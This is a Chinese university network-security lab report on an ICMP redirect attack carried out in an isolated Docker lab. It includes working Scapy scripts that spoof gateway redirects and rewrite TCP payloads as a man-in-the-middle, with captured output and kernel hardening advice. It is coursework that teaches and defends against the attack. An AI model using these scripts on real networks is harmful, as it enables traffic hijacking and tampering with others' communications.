网 络 安 全
本 科 实 验 报 告

实验名称： ICMP 重定向攻击实验

学 员 姓 名	gh0s7	学 号	202302723005
培 养 类 型	无军籍	年 级	2023
专 业	网络工程	所 属 学 院	计算机学院
指 导 教 员	柳林	职 称	教授
实 验 室	307-208	实 验 时 间	2026.04.08

国防科技大学教育训练部制

《本科实验报告》填写说明

实验报告内容编排应符合以下要求：

（1）采用 A4（21cm×29.7cm）白色复印纸，单面黑字。上下左右各侧的页边距均为 3cm；缺省文档网格：字号为小 4 号，中文为宋体，英文和阿拉伯数字为 Times New Roman，每页 30 行，每行 36 字；页脚距边界为 2.5cm，页码置于页脚、居中，采用小 5 号阿拉伯数字从 1 开始连续编排，封面不编页码。

（2）报告正文最多可设四级标题，字体均为黑体，第一级标题字号为 4 号，其余各级标题为小 4 号；标题序号第一级用“一、”、“二、”……，第二级用“（一）”、“（二）”……，第三级用“1.”、“2.”……，第四级用“（1）”、“（2）”……，分别按序连续编排。

（3）正文插图、表格中的文字字号均为 5 号。

0 目录

0 图目录

1 实验目的

ICMP 重定向（ICMP Redirect）是 ICMP 协议中用于优化路由路径的一种机制。当路由器发现主机可以使用更优的路径发送数据时，会向该主机发送 ICMP 重定向消息，建议其更新路由。然而，这一原本用于网络优化的特性，却被攻击者利用来实施中间人（MITM）攻击。攻击者通过伪造 ICMP 重定向包，诱使目标主机将流量转发至受控的恶意路由器，从而实现流量拦截与篡改。本实验旨在通过理论学习与实践操作相结合的方式，深入理解 ICMP 重定向攻击的原理、实现方式及防御机制。

- 理解 ICMP 重定向报文的结构及其工作原理，包括 Type 5、Code 1 等字段的含义与作用。
- 掌握使用 Scapy 构造虚假 ICMP 重定向包的技术，实现对局域网内主机路由路径的篡改。
- 深入理解 Linux 内核对 ICMP 重定向包的安全过滤机制，包括 `accept_redirects` 和 `secure_redirects` 等内核参数。
- 结合嗅探与伪造技术，实现一个完整的中间人攻击方案，并验证对 TCP 通信内容的实时修改能力。
- 分析 ICMP 重定向攻击在不同网络拓扑（本地与远程）下的局限性，理解该攻击方式的适用边界。
- 通过实验加深对网络协议安全性的认识，理解“协议设计信任”带来的潜在安全风险。

2 实验原理

2.1 ICMP 重定向机制详解

2.1.1 ICMP 重定向报文结构

ICMP 重定向报文是 ICMP 协议族中的 Type 5 类消息，其结构包含以下关键字段：

- **Type**（类型）：值为 5，表示该报文为重定向报文。
- **Code**（代码）：值为 0-3，分别表示不同的重定向场景。Code 1 表示针对主机的重定向（Redirect for Host），这是最常用的攻击向量。
- **Gateway Address**（网关地址）：4 字节字段，指定建议使用的新网关 IP 地址。
- **Original IP Header + Data**（原始 IP 头部 + 数据）：包含触发该重定向的原始数据包的前 8 字节（IP 头 + 8 字节载荷），用于接收者校验该消息是否由其发出的合法请求触发。

当路由器收到一个数据包，并发现发送该数据包的主机如果改用同一子网内的另一个路由器路径会更加优化时，它会向发送者发回一个 ICMP 重定向消息。例如，当路由器 R1 收到来自主机 H1 的数据包，H1 的目标地址需要经过同一子网内的另一个路由器 R2 转发时，R1 会向 H1 发送 ICMP 重定向，指明 R2 是更优的下一跳。

2.1.2 正常场景下的 ICMP 重定向

ICMP 重定向机制设计的初衷是解决小型网络中路由器配置不当的问题。在以下场景中，ICMP 重定向是合理的：

- 主机首次向某目标发送数据时，默认指向路由器 A。
- 路由器 A 发现路由器 B 才是该目标的更优下一跳（同一子网内）。
- 路由器 A 向主机发送 ICMP 重定向，告知更新路由。
- 主机后续发往该目标的流量直接通过路由器 B 转发。

2.2 攻击原理分析

2.2.1 攻击向量与实现路径

攻击者利用ICMP重定向进行攻击的核心思路在于伪造网关身份，向受害者发送精心构造的重定向包。其攻击流程如下：

1. 攻击者首先需要获取当前网络的网关信息（可通过ARP嗅探等手段获取）。攻击者监听受害者发往其他网段的流量，捕获其ICMP Echo Request或普通TCP/UDP数据包。攻击者以当前网关的身份，向受害者发送ICMP重定向包，将流量引导至攻击者控制的"恶意路由器"。若受害者内核接受该重定向包，它会更新路由缓存，将后续发往特定目的地的数据包转发给攻击者指定的恶意路由器。攻击者在恶意路由器上开启流量转发和中间人功能，实现流量拦截、监视乃至修改。

2.2.2 攻击成功的关键条件

ICMP重定向攻击能否成功，取决于以下关键条件：

- 内核配置：受害者的`net.ipv4.conf.all.accept_redirects`必须开启（默认为开启），否则内核会丢弃所有ICMP重定向包。
- 网关伪造：若`net.ipv4.conf.all.secure_redirects`开启（默认为1），则只接受来自当前默认网关的重定向包。攻击者必须伪造真实网关的IP地址，或先关闭该选项。
- 网络可达性：重定向目标（icmp.gw字段）必须在受害者的本地子网内，否则即使接受重定向，受害者也无法通过ARP获取其MAC地址。

2.3 内核安全防御机制

2.3.1 Linux内核的ICMP重定向过滤

现代操作系统对ICMP重定向有严格的安全校验。在Linux系统中，相关内核参数包括：

- `net.ipv4.conf.all.accept_redirects`：控制是否接受ICMP重定向包。关闭此选项可完全禁止接收任何ICMP重定向。
- `net.ipv4.conf.all.secure_redirects`：如果开启（默认值1），则只接受来自当前默认网关的重定向包。这一机制可以防止攻击者伪造非网关地址进行重定向攻击。
- `net.ipv4.conf.all.send_redirects`：控制是否发送重定向包。在作为路由器运行时，关闭此选项可防止被攻击者利用发送恶意重定向。

2.3.2 安全加固建议

基于实验观察，以下安全加固措施可有效防御ICMP重定向攻击：

- 生产环境中建议将`net.ipv4.conf.default.accept_redirects`和`net.ipv4.conf.all.accept_redirects`设置为0。
- 保持`net.ipv4.conf.all.secure_redirects`开启（默认值为1），确保只接受来自可信网关的重定向。
- 监控网络中的ICMP Type 5报文，异常的重定向包可能表明正在遭受攻击。

3 实验环境

3.1 实验平台

硬件/软件	详细配置
物理机	ThinkPad T14 Gen4
操作系统	CachyOS (Linux kernel 6.19.11)
虚拟化环境	Docker Engine 24.x & Docker Compose

实验工具	版本/说明
Scapy	基于 Python3 的高级数据包处理库
实验镜像	SEED-Ubuntu 20.04 (handsonsecurity/seed-server)

3.2 网络拓扑与部署

本实验使用 Docker Compose 搭建隔离的虚拟网络环境，模拟真实的局域网攻防场景。实验网络拓扑包含五类关键角色：攻击者（Attacker）、受害者（Victim）、恶意路由器（Malicious Router）、合法网关（Gateway/Router）以及目标主机（Target Host）。这些角色通过 Docker 容器实现，相互隔离却又共享同一虚拟网桥，从而确保实验不会影响外部网络环境。



Figure 1: 使用 Docker Compose 部署的实验环境状态，展示了各容器的网络配置与运行状态

主机角色	**IP** 地址	说明
Attacker（攻击者）	10.9.0.105	发起 ICMP 重定向攻击的机器
Victim（受害者）	10.9.0.5	被攻击的目标主机
Malicious Router	10.9.0.111	攻击者控制的中间人节点
Gateway/Router	10.9.0.11	网络的默认网关
Target Host	192.168.60.5	受害者试图通信的目的地

4 实验步骤及结果

4.1 任务 1：发起 ICMP 重定向攻击

4.1.1 攻击方案设计

为了成功实施 ICMP 重定向攻击，我们需要精心构造重定向报文并确保其能够通过受害者的内核校验。攻击策略采用“嗅探-触发”模式：实时监听受害者发往目标网段的流量，一旦检测到相关数据包，立即构造并发送伪造的 ICMP 重定向包。这种方式的优点是无需预先知道受害者的具体通信行为，攻击具有实时性和隐蔽性。

4.1.2 代码实现

以下是使用 Scapy 实现的 ICMP 重定向攻击脚本 `task1.py`。脚本的核心逻辑是嗅探受害者的 ICMP Echo Request，然后以网关身份发送伪造的重定向包，将流量引导至恶意路由器。

```
#!/usr/bin/python3
from scapy.all import *

# 网络配置
victim_ip = '10.9.0.5'         # 受害者 IP 地址
target_ip = '192.168.60.5'     # 目标主机 IP（跨网段）
gateway_ip = '10.9.0.11'       # 原始网关 IP
malicious_router = '10.9.0.111' # 恶意路由器 IP

def send_redirect(pkt):
    """
    回调函数：捕获到受害者的 Echo Request 后，
    立即发送 ICMP 重定向包
    """
    if ICMP in pkt and pkt[ICMP].type == 8:  # ICMP Echo Request
        # 构造外层 ICMP 重定向报文
        # 以网关身份向受害者发送重定向
        ip = IP(src=gateway_ip, dst=victim_ip)
        icmp = ICMP(type=5, code=1)  # Type 5, Code 1 = 主机重定向
        icmp.gw = malicious_router   # 指定新的网关地址

        # 负载必须包含触发重定向的原始数据包
        # 这是 RFC 标准要求的，用于让接收者校验合法性
        redirect_pkt = ip/icmp/pkt[IP]

        send(redirect_pkt, iface='eth0', verbose=False)
        print(f"[+] 已向 {victim_ip} 发送 ICMP 重定向包，引导至 {malicious_router}")

# 开始嗅探：监听受害者发出的 ICMP 包
sniff(iface='eth0', filter=f"icmp and src {victim_ip}", prn=send_redirect)
```

4.1.3 结果验证

实验按照以下步骤进行：首先在攻击者节点运行 `task1.py` 脚本；然后在受害者节点执行 `ping 192.168.60.5` 触发跨网段 ICMP 通信；最后通过 `tcpdump` 在受害者侧捕获重定向包，验证攻击是否成功。

以下是在受害者节点观察到的 tcpdump 捕获结果：

```
# Victim 侧捕获到的 ICMP 重定向包
03:32:37.658708 IP 10.9.0.11 > 10.9.0.5: ICMP redirect 192.168.60.5
    to host 10.9.0.111, length 36
```

重定向成功生效后，查看受害者的路由缓存，验证路由是否已被篡改：

```
# 查看发往目标主机的路由路径
$ ip route get 192.168.60.5
192.168.60.5 via 10.9.0.111 dev eth0 src 10.9.0.5
    cache <redirected>
```

输出结果显示“cache <redirected>”，表明路由缓存已被成功修改，后续发往 `192.168.60.5` 的数据包将通过 `10.9.0.111`（恶意路由器）转发，而非原始的默认网关 `10.9.0.11`。

4.1.4 任务 1 问题分析

问题 1：能否将流量重定向到远程机器?

答：不能。ICMP 重定向要求 `icmp.gw` 字段指定的 IP 地址必须在受害者的本地子网内。这是因为重定向后，受害者需要通过 ARP 协议获取该 IP 地址对应的 MAC 地址，以便构造以太网帧进行二层转发。如果指向远程 IP，受害者将无法通过 ARP 获取其 MAC 地址（远程 IP 不在同一广播域），内核会直接忽略此类重定向。

问题 2：能否重定向到局域网内不存在的机器?

答：技术上可以。当受害者接受了指向不存在 IP 的重定向后，它会尝试向该 IP 发送 ARP 请求。若该 IP 确实不存在，ARP 请求将无响应，受害者的数据包将因无法解析 MAC 地址而被丢弃（形成 DoS 效果）。但如果攻击者进一步伪造 ARP 响应，将不存在的 IP 绑定到攻击者的 MAC 地址，流量依然能被截获。

问题 3：恶意路由器的 `send_redirects` 设置的作用是什么?

答：`net.ipv4.conf.all.send_redirects` 控制本机在作为路由器转发数据包时，是否主动向发送者发出 ICMP 重定向包。在中间人攻击场景中，我们将恶意路由器作为流量中转站，此时应将其设为 0，防止恶意路由器在收到被重定向的流量后，又向受害者发回“纠正性”重定向（将流量拉回原始网关），导致攻击路径形成死循环。

4.2 任务 2：中间人（MITM）攻击与流量篡改

4.2.1 攻击方案设计

ICMP 重定向攻击成功将受害者的流量引导至恶意路由器后，我们需要在恶意路由器上实施中间人攻击。本任务的目的是在转发流量的同时，实时篡改 TCP 通信中的敏感内容，以演示攻击对数据完整性的威胁。

4.2.2 代码实现

以下是中间人攻击脚本 `mitm_attack.py` 的核心代码。脚本拦截受害者发往目标服务器的 TCP 流量，将载荷中的敏感字符串 `seedlabs` 替换为 `AAAAAAAA`，然后将篡改后的数据包转发出去。

```
#!/usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    """
    回调函数：拦截并篡改发往目标服务器的 TCP 数据包
    """
    # 只处理发往目标主机 192.168.60.5 的 TCP 数据包
    if IP in pkt and pkt[IP].dst == '192.168.60.5' and TCP in pkt:
        # 深拷贝原始数据包，避免修改原始报文
        newpkt = IP(bytes(pkt[IP]))

        # 清除自动计算的字段，强制重新计算
```

```
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        # 检查是否有载荷数据
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load

            # 篡改数据内容：将敏感字符串替换
            newdata = data.replace(b'seedlabs', b'AAAAAAAA')

            # 发送篡改后的数据包
            send(newpkt/newdata, verbose=False)
            print(f"[+] 已篡改数据包: {pkt[IP].src}:{pkt[TCP].sport} ->
{pkt[IP].dst}:{pkt[TCP].dport}")

# 开始监听受害者发往目标主机的 TCP 流量
sniff(iface='eth0', filter=f"tcp and src 10.9.0.5 and dst 192.168.60.5",
prn=spoof_pkt)
```

4.2.3 结果验证

实验按照以下步骤进行：在目标机 (192.168.60.5) 启动 netcat 监听服务 `nc -lp 9090`；在受害者机 (10.9.0.5) 使用 netcat 连接并发送包含敏感信息的文本 `hello seedlabs`；观察目标机接收到的内容，验证篡改是否成功。

```
# 目标机接收到的内容（已被篡改）
hello AAAAAAAA
```

实验结果表明，中间人攻击成功截获并篡改了受害者发送的 TCP 流量。原始消息 `hello seedlabs` 在目标服务器端显示为 `hello AAAAAAAA`，敏感字符串被完全替换。这验证了 ICMP 重定向攻击配合中间人技术，能够对网络通信的数据完整性造成实质性威胁。

```
hello AAAAAAAA
MITM script starting on malicious-router...
Original data: b'hello seedlabs\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
Original data: b'hello AAAAAAAA\n'
```

Figure 2: MITM 攻击成功：受害者发送的 “hello seedlabs” 在服务端被显示为 “hello AAAAAAAA”，证明 TCP 流量内容已被实时篡改

4.2.4 任务 2 问题分析

问题 4：为什么只需要捕获一个方向的流量?

答：因为 TCP 协议中，客户端发往服务器的请求通常包含需要篡改的敏感信息（如登录凭据、命令等），而服务器回给客户端的响应通常不包含我们要篡改的目标内容。因此单向拦截即可达到破坏完整性的目的。单向处理还能降低脚本复杂度，避免因篡改响应包而导致死循环（攻击脚本发出篡改包后又被自己捕获，造成无限循环）。

问题 5：过滤器中使用 IP 地址还是 MAC 地址更好?

答：在中间人攻击场景中使用 MAC 地址更好。原因在于：攻击者可能会伪造 IP 地址，如果使用 IP 过滤器（如 `src host 10.9.0.5`），过滤器可能会误伤攻击者自己发出的数据包（因为攻击者也可能使用相同的源 IP），导致这些包被再次捕获并篡改，形成死循环。使用 MAC 地址（如 `ether src 00:00:00:00:00:05`）可以精确区分数据包的物理来源，因为攻击者的 MAC 地址与受害者的 MAC 地址必然不同，从而有效避免重发包被再次捕获的问题。

5 实验总结

5.1 内容总结

通过本次 ICMP 重定向攻击实验，我系统地学习和实践了基于网络协议漏洞的攻击与防御技术，具体收获可归纳为以下几个方面：

在 ICMP 协议层面，我深入理解了 Type 5 重定向报文的结构与工作原理。ICMP 重定向原本是路由器用于通知主机优化路由路径的善意机制，但攻击者可利用其“信任协议本身”的特点，伪造网关身份实施攻击。这一案例深刻说明了网络协议设计中“信任假设”带来的安全隐患——协议设计者假设所有参与者都会遵守协议规范，但在恶意环境中这一假设并不成立。

在攻击实现层面，我掌握了使用 Scapy 构造和发送伪造 ICMP 重定向包的技术方法。通过“嗅探-触发”模式，攻击脚本能够在实时捕获受害者流量后立即发送重定向包，具有较高的隐蔽性和实时性。同时，通过任务 2 的中间人攻击实践，我理解了流量篡改的基本原理——截获数据包、修改载荷、重新计算校验和并发送。Scapy 提供的协议堆叠抽象使得这一过程相对简洁高效。

在系统安全层面，实验加深了我对 Linux 内核安全机制的认识。`accept_redirects` 和 `secure_redirects` 等内核参数为系统提供了防御 ICMP 重定向攻击的能力。`secure_redirects` 默认开启的设计尤其值得注意——它只接受来自当前默认网关的重定向，这在很大程度上遏制了伪造网关身份的攻击。这提示我们在实际系统运维中，应谨慎对待安全相关的内核参数默认值，不轻易关闭安全加固选项。

在攻击局限性层面，实验帮助我建立了对 ICMP 重定向攻击适用边界的清晰认知。该攻击仅适用于本地子网内的中间人场景，且要求受害者内核开启重定向接受选项。对于配置良好的生产系统（关闭 `accept_redirects`），此类攻击难以奏效。此外，交换式以太网环境相比共享介质环境，对此类攻击也有天然的抵御作用（交换机根据 MAC 表转发，而非广播）。

5.2 心得感悟

本次实验历时约两个小时，是网络安全课程中极具实践价值的一次经历。回顾整个实验过程，有以下几点心得与体会：

第一，“知其然更要知其所以然”是理解网络安全的钥匙。在实验前，我对 ICMP 重定向的认知仅停留在“这是一种网络优化机制”的层面。通过亲手构造重定向包并观察内核行为，我才真正理解了重定向报文中每个字段的含义与作用，以及“网关必须在本地子网内”这一约束条件的底层原理。这种从理论到实践的跨越，是课堂学习难以替代的。

第二，安全与便利的平衡是网络安全永恒的主题。ICMP 重定向机制设计的初衷是优化小型网络的路由效率，但这一便利性却被攻击者利用来实施中间人攻击。内核参数 `secure_redirects` 的引入正是为了在这一便利性与安全性之间取得平衡。这让我认识到，网络安全工作的核心往往不是在“绝对安全”与“完全开放”之间二选一，而是在可接受的风险水平下，为合法用途保留合理的空间。

第三，动手实验是检验知识理解程度的试金石。在任务 1 的问题分析中，“能否将流量重定向到远程机器”这一问题，我最初根据直觉回答“可以”，但通过实验验证发现“不可以”。这一错误让我深刻认识到：网络协议的行为边界必须通过实验精确验证，任何想当然的推测都可能偏离真相。只有亲手做实验，才能真正理解协议规范的每一个细节。

第四，安全实验需要在隔离可控的环境中进行。Docker Compose 为本次实验提供了理想的隔离环境，使得我们可以在不影响外部网络的情况下，自由地尝试各种攻击技术。这种虚拟化实验环境的使用体验也让我认识到，现代网络安全研究离不开良好的实验环境支撑。

展望未来，本次实验为我后续学习更复杂的网络攻击技术（如 ARP 欺骗、DNS 劫持、SSLstrip 等）奠定了基础，也让我对网络空间安全这一学科有了更深的敬畏之心。网络安全无小事，每一个看似微小的协议设计决策，都可能在特定场景下成为被攻击的入口。

5.2 指导教员审核意见及评分：

签名：年 月 日